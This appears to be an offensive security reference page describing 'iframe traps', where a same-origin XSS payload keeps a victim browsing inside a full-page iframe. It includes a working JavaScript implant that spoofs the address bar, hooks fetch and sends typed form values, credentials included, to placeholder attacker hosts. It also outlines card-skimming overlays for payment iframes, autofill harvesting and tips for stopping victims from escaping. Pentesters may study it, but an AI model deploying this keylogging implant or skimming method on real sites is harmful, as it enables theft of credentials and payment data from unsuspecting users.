
Iframe Traps
Basic Information
This technique abuses same-origin XSS to keep code execution alive while the victim keeps browsing the application. The classic write-ups were published by TrustedSec here and here.

The idea is to land the victim on a page vulnerable to XSS and then trap the rest of their navigation inside a full-page iframe. If the victim keeps clicking links, submitting forms, and moving through the application inside the frame, the original attacker-controlled page stays alive in the top window and can keep collecting data.
To make the illusion more realistic, the top page can mirror the iframe path into the browser address bar with history.replaceState() and update the visible UI so the victim believes they are just moving normally across the app.

https://www.trustedsec.com/wp-content/uploads/2022/04/regEvents.png

https://www.trustedsec.com/wp-content/uploads/2022/04/fakeAddress-1.png

Once the user is trapped, the payload can observe navigation, form submissions, typed credentials, XHR/fetch traffic, and any same-origin storage available to the framed routes.
The main limitation is still escape: if the victim closes the tab, switches to another URL, or reaches browser chrome actions that the page cannot suppress, the trap is over.
Practical requirements & limitations
- The technique is strongest when the victim keeps browsing same-origin pages after the initial XSS. If the iframe navigates cross-origin, SOP kills direct DOM access.
X-Frame-Options: SAMEORIGINandContent-Security-Policy: frame-ancestors 'self'do not stop a same-origin XSS from framing the application itself.DENYorframe-ancestors 'none'on sensitive routes does.- Modern SPAs often do not perform full page loads. If you only hook
loadandclick, you will miss most interesting state changes. - Fullscreen is helpful for hiding browser chrome, but it still needs user activation and users can usually escape with browser/OS-controlled shortcuts.
Modernised trap (2024+)
- Use a full-viewport iframe and keep the outer URL synchronized with
history.replaceState(). - For SPA targets, hook
fetch,XMLHttpRequest,pushState/replaceState, and form events inside the framed app. - Prefer a top-level guard so the payload does not recursively create new iframes every time the trapped application loads a route that also contains the implant.
Full-viewport iframe trap with SPA hooks
<script>
if (window.top === window.self) {
  const trap = document.createElement('iframe');
  trap.src = '/'; // or another same-origin route inside the application
  trap.style = 'position:fixed;inset:0;border:0;width:100vw;height:100vh;z-index:2147483647;background:#fff';
  document.body.appendChild(trap);

  const sync = u => {
    const x = new URL(u, location.origin);
    history.replaceState({}, '', x.pathname + x.search + x.hash);
  };

  trap.addEventListener('load', () => {
    const w = trap.contentWindow;
    const d = w.document;

    ['click', 'submit', 'popstate', 'hashchange'].forEach(ev =>
      w.addEventListener(ev, () => sync(w.location.href), true)
    );

    const oldFetch = w.fetch;
    w.fetch = (...args) => {
      fetch('//attacker/log', {method:'POST', body:'fetch=' + encodeURIComponent(args[0])});
      return oldFetch.apply(w, args);
    };

    d.addEventListener('input', ev => {
      if (!ev.target.name) return;
      fetch('//attacker/keys', {
        method: 'POST',
        body: new URLSearchParams({
          page: w.location.href,
          name: ev.target.name,
          value: ev.target.value
        })
      });
    }, true);
  });
}
</script>
requestFullscreen({ navigationUI: 'hide' })can make the fake chrome more convincing, but it only works after a user gesture and should be treated as a short-lived concealment aid, not as a reliable containment boundary.
Overlay & skimmer usage
- Compromised checkout pages can hide a legitimate hosted payment iframe and overlay it with a pixel-perfect fake collector that forwards or replays data while the real payment flow still succeeds.
- A more aggressive variant is to rewrite the URL of the hosted-field iframe itself so the browser loads an attacker-controlled frame that proxies the PSP flow and skims PAN/CVV inside the iframe context.
- Trapping users in the top frame is also useful for collecting autofill/password-manager data before they notice the real browser URL never changed.
Recent chaining ideas
- POST-only reflected XSS can be upgraded into a usable trap by landing the victim on the poisoned response with CSRF or an auto-submitting form, and then immediately switching into iframe-trap mode so the payload survives after the first POST response.
credentiallessiframe chains can turn some self-XSS/login-CSRF scenarios into practical account-takeover paths without destroying the victim's live session. The full details are better covered in Iframes in XSS, CSP and SOP.
Quick OPSEC tips
- Re-focusing the iframe when the mouse leaves, disabling the context menu, and re-synchronizing the URL after each route change can slow down casual escape attempts.
- Do not rely on blocking
Esc,F11,Ctrl+L, tab switching, or other browser-owned shortcuts. Some keys may be interceptable in fullscreen/keyboard-lock flows, but browser escape paths generally still win. - If inline JavaScript is blocked by CSP, move the implant into a same-origin external script, another same-origin child route, or another same-origin HTML gadget you can frame. For more iframe/CSP-specific tricks, check this page.
Related
clickjacking.md
xss-cross-site-scripting/iframes-in-xss-and-csp.md